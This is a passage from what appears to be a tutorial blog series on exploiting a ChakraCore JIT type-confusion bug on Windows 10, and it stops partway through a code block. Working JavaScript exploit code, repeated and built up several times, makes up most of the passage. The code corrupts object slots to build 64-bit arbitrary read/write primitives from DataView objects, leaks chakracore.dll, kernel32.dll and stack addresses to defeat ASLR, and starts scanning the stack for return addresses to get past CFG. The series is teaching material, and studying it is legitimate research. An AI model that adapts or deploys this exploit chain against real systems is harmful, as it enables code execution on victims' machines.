// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    // Print debug statement
    print("DEBUG");

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // Set dataview2->buffer to kernel32.dll .data section (which is writable)
    dataview1.setUint32(0x38, 0x5b3d0000+0xa4000, true);
    dataview1.setUint32(0x3C, 0x00007fff, true);

    // Overwrite kernel32.dll's .data section's first 8 bytes with 0x4141414141414141
    dataview2.setUint32(0x0, 0x41414141, true);
    dataview2.setUint32(0x4, 0x41414141, true);
}

main();

Note that in the above code, the base address of the .data section kernel32.dll can be found with the following WinDbg command: !dh kernel32. Recall also that we can only write/read in 32-bit boundaries, as DataView (in Chakra/ChakraCore) only supplies methods that work on unsigned integers as high as a 32-bit boundary. There are no direct 64-bit writes.

Our target address will be kernel32_base + 0xA4000, based on our current version of Windows 10.

Let’s now run our exploit.js script in ch.exe, by way of WinDbg.

To begin the process, let’s first set a breakpoint on our first print() debug statement via ch!WScriptJsrt::EchoCallback. When we hit this breakpoint, after resuming execution, let’s set a breakpoint on chakracore!Js::DynamicTypeHandler::AdjustSlots. We aren’t particularly interested in this function, which as we know will perform the type transition on our o object as a result of the tmp function setting its prototype, but we know that in the call stack we will see the address of the JIT’d function opt(), which performs the type confusion vulnerability.

Examining the call stack, we can clearly see our opt() function.

Let’s set a breakpoint on the instruction which will overwrite the auxSlots pointer of the o object.

We can inspect R15 and R11 to confirm that we have our o object, who’s auxSlots pointer is about to be overwritten with the obj object.

We can clearly see that the o->auxSlots pointer is updated with the address of obj.

This is exactly how we would expect our vulnerability to behave. After the opt(o, o, obj) function is called, the next step in our script is the following:

// Corrupt obj->auxSlots with the address of the first DataView object
o.c = dataview1;

We know that by setting a value on o.c we will actually end up corrupting obj->auxSlots with the address of our first DataView object. Recalling the previous image, we know that obj->auxSlots is located at 0x12b252a52b0.

Let’s set a hardware breakpoint to break whenever this address is written to at an 8-byte alignment.

Taking a look at the disassembly, it is clear to see how SetSlotUnchecked indexes the auxSlots array (or what it thinks is the auxSlots array) by computing an index into an array.

Let’s take a look at the RCX register, which should be obj->auxSlots (located at 0x12b252a52b0).

However, we can see that the value is no longer the auxSlots array, but is actually a pointer to a DataView object! This means we have successfully overwritten obj->auxSlots with the address of our dataview DataView object!

Now that our o.c = dataview1 operation has completed, we know the next instruction will be as follows:

// Corrupt dataview1->buffer with the address of the second DataView object
obj.h = dataview2;

Let’s update our script to set our print() debug statement right before the obj.h = dataview2 instruction and restart execution in WinDbg.

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Print debug statement
    print("DEBUG");

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // Set dataview2->buffer to kernel32.dll .data section (which is writable)
    dataview1.setUint32(0x38, 0x5b3d0000+0xa4000, true);
    dataview1.setUint32(0x3C, 0x00007fff, true);

    // Overwrite kernel32.dll's .data section's first 8 bytes with 0x4141414141414141
    dataview2.setUint32(0x0, 0x41414141, true);
    dataview2.setUint32(0x4, 0x41414141, true);
}

main();

We know from our last debugging session that the function chakracore!Js::DynamicTypeHandler::SetSlotUnchecked was responsible for updating o.c = dataview1. Let’s set another breakpoint here to view our obj.h = dataview2 line of code in action.

After hitting the breakpoint, we can examine the RCX register, which contains the in-scope dynamic object passed to the SetSlotUnchecked function. We can clearly see this is our obj object, as obj->auxSlots points to our dataview1 DataView object.

We can then set a breakpoint on our final mov qword ptr [rcx+rax*8], rdx instruction, which we previously have seen, which will perform our obj.h = dataview2 instruction.

After hitting the instruction, we can see that our dataview1 object is about to be operated on, and we can see that the buffer of our dataview1 object currently points to 0x24471ebed0.

After the write operation, we can see that dataview1->buffer now points to our dataview2 object.

Again, to reiterate, we can do this type of operation because of our type confusion vulnerability, where ChakraCore doesn’t know we have corrupted obj->auxSlots with the address of another object, our dataview1 object. When we execute obj.h = dataview2, ChakraCore treats obj as still having a valid auxSlots pointer, which it doesn’t, and it will attempt to update the obj.h entry within auxSlots (which is really a DataView object). Because dataview1->buffer is stored where ChakraCore thinks obj.h is stored, we corrupt this value to the address of our second DataView object, dataview2.

Let’s now set a breakpoint, as we saw earlier in the blog post, on the setUint32() method of our DataView object, which will perform the final object corruption and, shortly, our arbitrary write. We also can entirely clear out all other breakpoints.

After hitting our breakpoint, we can then scroll through the disassembly of EntrySetUint32() and set a breakpoint on chakracore!Js::DataView::SetValue, as we have previously showcased in this blog post.

After hitting this breakpoint, we can scroll through the disassembly and set a final breakpoint on the other SetValue() method.

Within this method function, we know mov dword ptr [rax], ecx is the instruction responsible ultimately for writing to the in-scope DataView object’s buffer. Let’s clear out all breakpoints, and focus solely on this instruction.

After hitting this breakpoint, we know that RAX will contain the address we are going to write into. As we talked about in our exploitation strategy, this should be dataview2->buffer. We are going to use the setUint32() method provided by dataview1 in order to overwrite dataview2->buffer’s address with a raw 64-bit value (broken up into two write operations).

Looking in the RCX register above, we can also actually see the “lower” part of kernel32.dll’s .data section - the target address we would like to perform an arbitrary write to.

We now can step through the mov dword ptr [rax], ecx instruction and see that dataview2->buffer has been partially overwritten (the lower 4 bytes) with the lower 4 bytes of kernel32.dll’s .data section!

Perfect! We can now press g in the debugger to hit the mov dword ptr [rax], ecx instruction again. This time, the setUint32() operation should write the upper part of the kernel32.dll .data section’s address, thus completing the full pointer-sized arbitrary write primitive.

After hitting the breakpoint and stepping through the instruction, we can inspect RAX again to confirm this is dataview2 and we have fully corrupted the buffer pointer with an arbitrary address 64-bit address with no NaN-boxing effect! This is perfect, because the next time dataview2 goes to set its buffer, it will use the kernel32.dll address we provided, thinking this is its buffer! Because of this, whatever value we now supply to dataview2.setUint32() will actually overwrite kernel32.dll’s .data section! Let’s view this in action by again pressing g in the debugger to see our dataview2.setUint32() operations.

As we can see below, when we hit our breakpoint again the buffer address being used is located in kernel32.dll, and our setUint32() operation writes 0x41414141 into the .data section! We have achieved an arbitrary write!

We then press g in the debugger once more, to write the other 32-bits. This leads to a full 64-bit arbitrary write primitive!

Perfect! What this means is that we can first set dataview2->buffer, via dataview1.setUint32(), to any 64-bit address we would like to overwrite. Then we can use dataview2.setUint32() in order to overwrite the provided 64-bit address! This also bodes true anytime we would like to arbitrarily read/dereference memory!

We simply, as the write primitive, set dataview2->buffer to whatever address we would like to read from. Then, instead of using the setUint32() method to overwrite the 64-bit address, we use the getUint32() method which will instead read whatever is located in dataview2->buffer. Since dataview2->buffer contains the 64-bit address we want to read from, this method simply will read 8 bytes from here, meaning we can read/write in 8 byte boundaries!

Here is our full read/write primitive code.

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
	return ${x.toString(16)};
}

// Arbitrary read function
function read64(lo, hi) {
	dataview1.setUint32(0x38, lo, true); 		// DataView+0x38 = dataview2->buffer
	dataview1.setUint32(0x3C, hi, true);		// We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

	// Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
	// Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
	var arrayRead = new Uint32Array(0x10);
	arrayRead[0] = dataview2.getUint32(0x0, true); 	// 4-byte arbitrary read
	arrayRead[1] = dataview2.getUint32(0x4, true);	// 4-byte arbitrary read

	// Return the array
	return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
	dataview1.setUint32(0x38, lo, true); 		// DataView+0x38 = dataview2->buffer
	dataview1.setUint32(0x3C, hi, true);		// We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

	// Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
	dataview2.setUint32(0x0, valLo, true);		// 4-byte arbitrary write
	dataview2.setUint32(0x4, valHi, true);		// 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // From here we can call read64() and write64()
}

main();

We can see we added a few things above. The first is our hex() function, which really is just for “pretty printing” purposes. It allows us to convert a value to hex, which is obviously how user-mode addresses are represented in Windows.

Secondly, we can see our read64() function. This is practically identical to what we displayed with the arbitrary write primitive. We use dataview1 to corrupt the buffer of dataview2 with the address we want to read from. However, instead of using dataview2.setUint32() to overwrite our target address, we use the getUint32() method to retrieve 0x8 bytes from our target address.

Lastly, write64() is identical to what we displayed in the code before the code above, where we walked through the process of performing an arbitrary write. We have simply “templatized” the read/write process to make our exploitation much more efficient.

With a read/write primitive, the next step for us will be bypassing ASLR so we can reliably read/write data in memory.

Bypassing ASLR - Chakra/ChakraCore Edition

When it comes to bypassing ASLR, in “modern” exploitation, this requires an information leak. The 64-bit address space is too dense to “brute force”, so we must find another approach. Thankfully, for us, the way Chakra/ChakraCore lays out JavaScript objects in memory will allow us to use our type confusion vulnerability and read primitive to leak a chakracore.dll address quite easily. Let’s recall the layout of a dynamic object in memory.

As we can see above, and as we can recall, the first hidden property of a dynamic object is the vftable. This will always point somewhere into chakracore.dll, and chakra.dll within Edge. Because of this, we can simply use our arbitrary read primitive to set our target address we want to read from to the vftable pointer of the dataview2 object, for instance, and read what this address contains (which is a pointer in chakracore.dll)! This concept is very simple, but we actually can more easily perform it by not using read64(). Here is the corresponding code.

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
	dataview1.setUint32(0x38, lo, true); 		// DataView+0x38 = dataview2->buffer
	dataview1.setUint32(0x3C, hi, true);		// We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

	// Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
	// Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
	var arrayRead = new Uint32Array(0x10);
	arrayRead[0] = dataview2.getUint32(0x0, true); 	// 4-byte arbitrary read
	arrayRead[1] = dataview2.getUint32(0x4, true);	// 4-byte arbitrary read

	// Return the array
	return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
	dataview1.setUint32(0x38, lo, true); 		// DataView+0x38 = dataview2->buffer
	dataview1.setUint32(0x3C, hi, true);		// We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

	// Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
	dataview2.setUint32(0x0, valLo, true);		// 4-byte arbitrary write
	dataview2.setUint32(0x4, valHi, true);		// 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0, true);
	vtableHigh = dataview1.getUint32(4, true);

	// Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
}

main();

We know that in read64() we first corrupt dataview2->buffer with the target address we want to read from by using dataview1.setUint(0x38...). This is because buffer is located at an offset of 0x38 within the a DataView object. However, since dataview1 already acts on the dataview2 object, and we know that the vftable takes up bytes 0x0 through 0x8, as it is the first item of a DataView object, we can just simply using our ability to control dataview2, via dataview1 methods, to just go ahead and retrieve whatever is stored at bytes 0x0 - 0x8, which is the vftable! This is the only time we will perform a read without going through our read64() function (for the time being). This concept is fairly simple, and can be seen by the diagram below.

However, instead of using setUint32() methods to overwrite the vftable, we use the getUint32() method to retrieve the value.

Another thing to notice is we have broken up our read into two parts. This, as we remember, is because we can only read/write 32-bits at a time - so we must do it twice to achieve a 64-bit read/write.

It is important to note that we will not step through the debugger every read64() and write64() function call. This is because we, in great detail, have already viewed our arbitrary write primitive in action within WinDbg. We already know what it looks like to corrupt dataview2->buffer using the builtin DataView method setUint32(), and then using the same method, on behalf of dataview2, to actually overwrite the buffer with our own data. Because of this, anything performed here on out in WinDbg will be purely for exploitation reasons. Here is what this looks like when executed in ch.exe.

If we inspect this address in the debugger, we can clearly see the is the vftable leaked from DataView!

From here, we can compute the base address of chakracore.dll by determining the offset between the vftable entry leak and the base of chakracore.dll.

The updated code to leak the base address of chakracore.dll can be found below:

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
}

main();

Please note that we will omit all code before opt(o, o, obj) from here on out. This is to save space, and because we won’t be changing any code before then. Notice also, again, we have to store the 64-bit address into two separate variables. This is because we can only access data types up to 32-bits in JavaScript (in terms of Chakra/ChakraCore).

For any kind of code execution, on Windows, we know we will need to resolve needed Windows API function addresses. Our exploit, for this part of the blog series, will invoke WinExec to spawn calc.exe (note that in part three we will be achieving a reverse shell, but since that exploit is much more complex, we first will start by just showing how code execution is possible).

On Windows, the Import Address Table (IAT) stores these needed pointers in a section of the PE. Remember that chakracore.dll isn’t loaded into the process space until ch.exe has executed our exploit.js. So, to view the IAT, we need to run our exploit.js, by way of ch.exe, in WinDbg. We need to set a breakpoint on our print() function by way of ch!WScriptJsrt::EchoCallback.

From here, we can run !dh chakracore to see where the IAT is for chakracore, which should contain a table of pointers to Windows API functions leveraged by ChakraCore.

After locating the IAT, we can simply just dump all the pointers located at chakracore+0x17c0000.

As we can see above, we can see that chakracore_iat+0x40 contains a pointer to kernel32.dll (specifically, kernel32!RaiseExceptionStub). We can use our read primitive on this address, in order to leak an address from kernel32.dll, and then compute the base address of kernel32.dll by the same method shown with the vftable leak.

Here is the updated code to get the base address of kernel32.dll:

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));
}

main();

We can see from here we successfully leak the base address of kernel32.dll.

You may also wonder, our iatEntry is being treated as an array. This is actually because our read64() function returns an array of two 32-bit values. This is because we are reading 64-bit pointer-sized values, but remember that JavaScript only provides us with means to deal with 32-bit values at a time. Because of this, read64() stores the 64-bit address in two separated 32-bit values, which are managed by an array. We can see this by recalling the read64() function.

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getUint32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getUint32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

We now have pretty much all of the information we need in order to get started with code execution. Let’s see how we can go from ASLR leak to code execution, bearing in mind Control Flow Guard (CFG) and DEP are still items we need to deal with.

Code Execution - CFG Edition

In my previous post on exploiting Internet Explorer, we achieved code execution by faking a vftable and overwriting the function pointer with our ROP chain. This method is not possible in ChakraCore, or Edge, because of CFG.

CFG is an exploit mitigation that validates any indirect function calls. Any function call that performs call qword ptr [reg] would be considered an indirect function call, because there is no way for the program to know what RAX is pointing to when the call happens, so if an attacker was able to overwrite the pointer being called, they obviously can redirect execution anywhere in memory they control. This exact scenario is what we accomplished with our Internet Explorer vulnerability, but that is no longer possible.

With CFG enabled, anytime one of these indirect function calls is executed, we can now actually check to ensure that the function wasn’t overwritten with a nefarious address, controlled by an attacker. I won’t go into more detail, as I have already written about control-flow integrity on Windows before, but CFG basically means that we can’t overwrite a function pointer to gain code execution. So how do we go about this?

CFG is a forward-edge control-flow integrity solution. This means that anytime a call happens, CFG has the ability to check the function to ensure it hasn’t been corrupted. However, what about other control-flow transfer instructions, like a return instruction?

call isn’t the only way a program can redirect execution to another part of a PE or loaded image. ret is also an instruction that redirects execution somewhere else in memory. The way a ret instruction works, is that the value at RSP (the stack pointer) is loaded into RIP (the instruction pointer) for execution. If we think about a simple stack overflow, this is what we do essentially. We use the primitive to corrupt the stack to locate the ret address, and we overwrite it with another address in memory. This leads to control-flow hijacking, and the attacker can control the program.

Since we know a ret is capable of transferring control-flow somewhere else in memory, and since CFG doesn’t inspect ret instructions, we can simply use a primitive like how a traditional stack overflow works! We can locate a ret address that is on the stack (at the time of execution) in an executing thread, and we can overwrite that return address with data we control (such as a ROP gadget which returns into our ROP chain). We know this ret address will eventually be executed, because the program will need to use this return address to return execution to where it was before a given function (who’s return address we will corrupt) is overwritten.

The issue, however, is we have no idea where the stack is for the current thread, or other threads for that manner. Let’s see how we can leverage Chakra/ChakraCore’s architecture to leak a stack address.

Leaking a Stack Address

In order to find a return address to overwrite on the stack (really any active thread’s stack that is still committed to memory, as we will see in part three), we first need to find out where a stack address is. Ivan Fratric of Google Project Zero posted an issue awhile back about this exact scenario. As Ivan explains, a ThreadContext instance in ChakraCore contains stack pointers, such as stackLimitForCurrentThread. The chain of pointers is as follows: type->javascriptLibrary->scriptContext->threadContext. Notice anything about this? Notice the first pointer in the chain - type. As we know, a dynamic object is laid out in memory where vftable is the first hidden property, and type is the second! We already know we can leak the vftable of our dataview2 object (which we used to bypass ASLR). Let’s update our exploit.js to also leak the type of our dataview2 object, in order to follow this chain of pointers Ivan talks about.

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));
}

main();

We can see our exploit controls dataview2->type by way of typeLo and typeHigh.

Let’s now walk these structures in WinDbg to identify a stack address. Load up exploit.js in WinDbg and set a breakpoint on chakracore!Js::DataView::EntrySetUint32. When we hit this function, we know we are bound to see a dynamic object (DataView) in memory. We can then walk these pointers.

After hitting our breakpoint, let’s scroll down into the disassembly and set a breakpoint on the all-familiar SetValue() method.

After setting the breakpoint, we can hit g in the debugger and inspect the RCX register, which should be a DataView object.

The javascriptLibrary pointer is the first item we are looking for, per the Project Zero issue. We can find this pointer at an offset of 0x8 inside the type pointer.

From the javascriptLibrary pointer, we can retrieve the next item we are looking for - a ScriptContext structure. According to the Project Zero issue, this should be at an offset of javascriptLibrary+0x430. However, the Project Zero issue is considering Microsoft Edge, and the Chakra engine. Although we are leveraging CharkraCore, which is identical in most aspects to Chakra, the offsets of the structures are slightly different (when we port our exploit to Edge in part three, we will see we use the exact same offsets as the Project Zero issue). Our ScriptContext pointer is located at javascriptLibrary+0x450.

Perfect! Now that we have the ScriptContext pointer, we can compute the next offset - which should be our ThreadContext structure. This is found at scriptContext+0x3b8 in ChakraCore (the offset is different in Chakra/Edge).

Perfect! After leaking the ThreadContext pointer, we can go ahead and parse this with the dt command in WinDbg, since ChakraCore is open-sourced and we have the symbols.

As we can see above, ChakraCore/Chakra stores various stack addresses within this structure! This is fortunate for us, as now we can use our arbitrary read primitive to locate the stack! The only thing to notice is that this stack address is not from the currently executing thread (our exploiting thread). We can view this by using the !teb command in WinDbg to view information about the current thread, and see how the leaked address fairs.

As we can see, we are 0xed000 bytes away from the StackLimit of the current thread. This is perfectly okay, because this value won’t change in between reboots or ChakraCore being restated. This will be subject to change in our Edge exploit, and we will leak a different stack address within this structure. For now though, let’s use stackLimitForCurrentThread.

Here is our updated code, including the stack leak.

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));

    // Leak type->javascriptLibrary (lcoated at type+0x8)
    javascriptLibrary = read64(typeLo+0x8, typeHigh);

    // Leak type->javascriptLibrary->scriptContext (located at javascriptLibrary+0x450)
    scriptContext = read64(javascriptLibrary[0]+0x450, javascriptLibrary[1]);

    // Leak type->javascripLibrary->scriptContext->threadContext
    threadContext = read64(scriptContext[0]+0x3b8, scriptContext[1]);

    // Leak type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread (located at threadContext+0xc8)
    stackAddress = read64(threadContext[0]+0xc8, threadContext[1]);

    // Print update
    print("[+] Leaked stack from type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread!");
    print("[+] Stack leak: 0x" + hex(stackAddress[1]) + hex(stackAddress[0]));

    // Compute the stack limit for the current thread and store it in an array
    var stackLeak = new Uint32Array(0x10);
    stackLeak[0] = stackAddress[0] + 0xed000;
    stackLeak[1] = stackAddress[1];

    // Print update
    print("[+] Stack limit: 0x" + hex(stackLeak[1]) + hex(stackLeak[0]));
}

main();

Executing the code shows us that we have successfully leaked the stack for our current thread

Now that we have the stack located, we can scan the stack to locate a return address, which we can corrupt to gain code execution.

Locating a Return Address

Now that we have a read primitive and we know where the stack is located. With this ability, we can now “scan the stack” in search for any return addresses. As we know, when a call instruction occurs, the function being called pushes their return address onto the stack. This is so the function knows where to return execution after it is done executing and is ready to perform the ret. What we will be doing is locating the place on the stack where a function has pushed this return address, and we will corrupt it with some data we control.

To locate an optimal return address - we can take multiple approaches. The approach we will take will be that of a “brute-force” approach. This means we put a loop in our exploit that scans the entire stack for its contents. Any address of that starts with 0x7fff we can assume was a return address pushed on to the stack (this is actually a slight misnomer, as other data is located on the stack). We can then look at a few addresses in WinDbg to confirm if they are return addresses are not, and overwrite them accordingly. Do not worry if this seems like a daunting process, I will walk you through it.

Let’s start by adding a loop in our exploit.js which scans the stack.

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
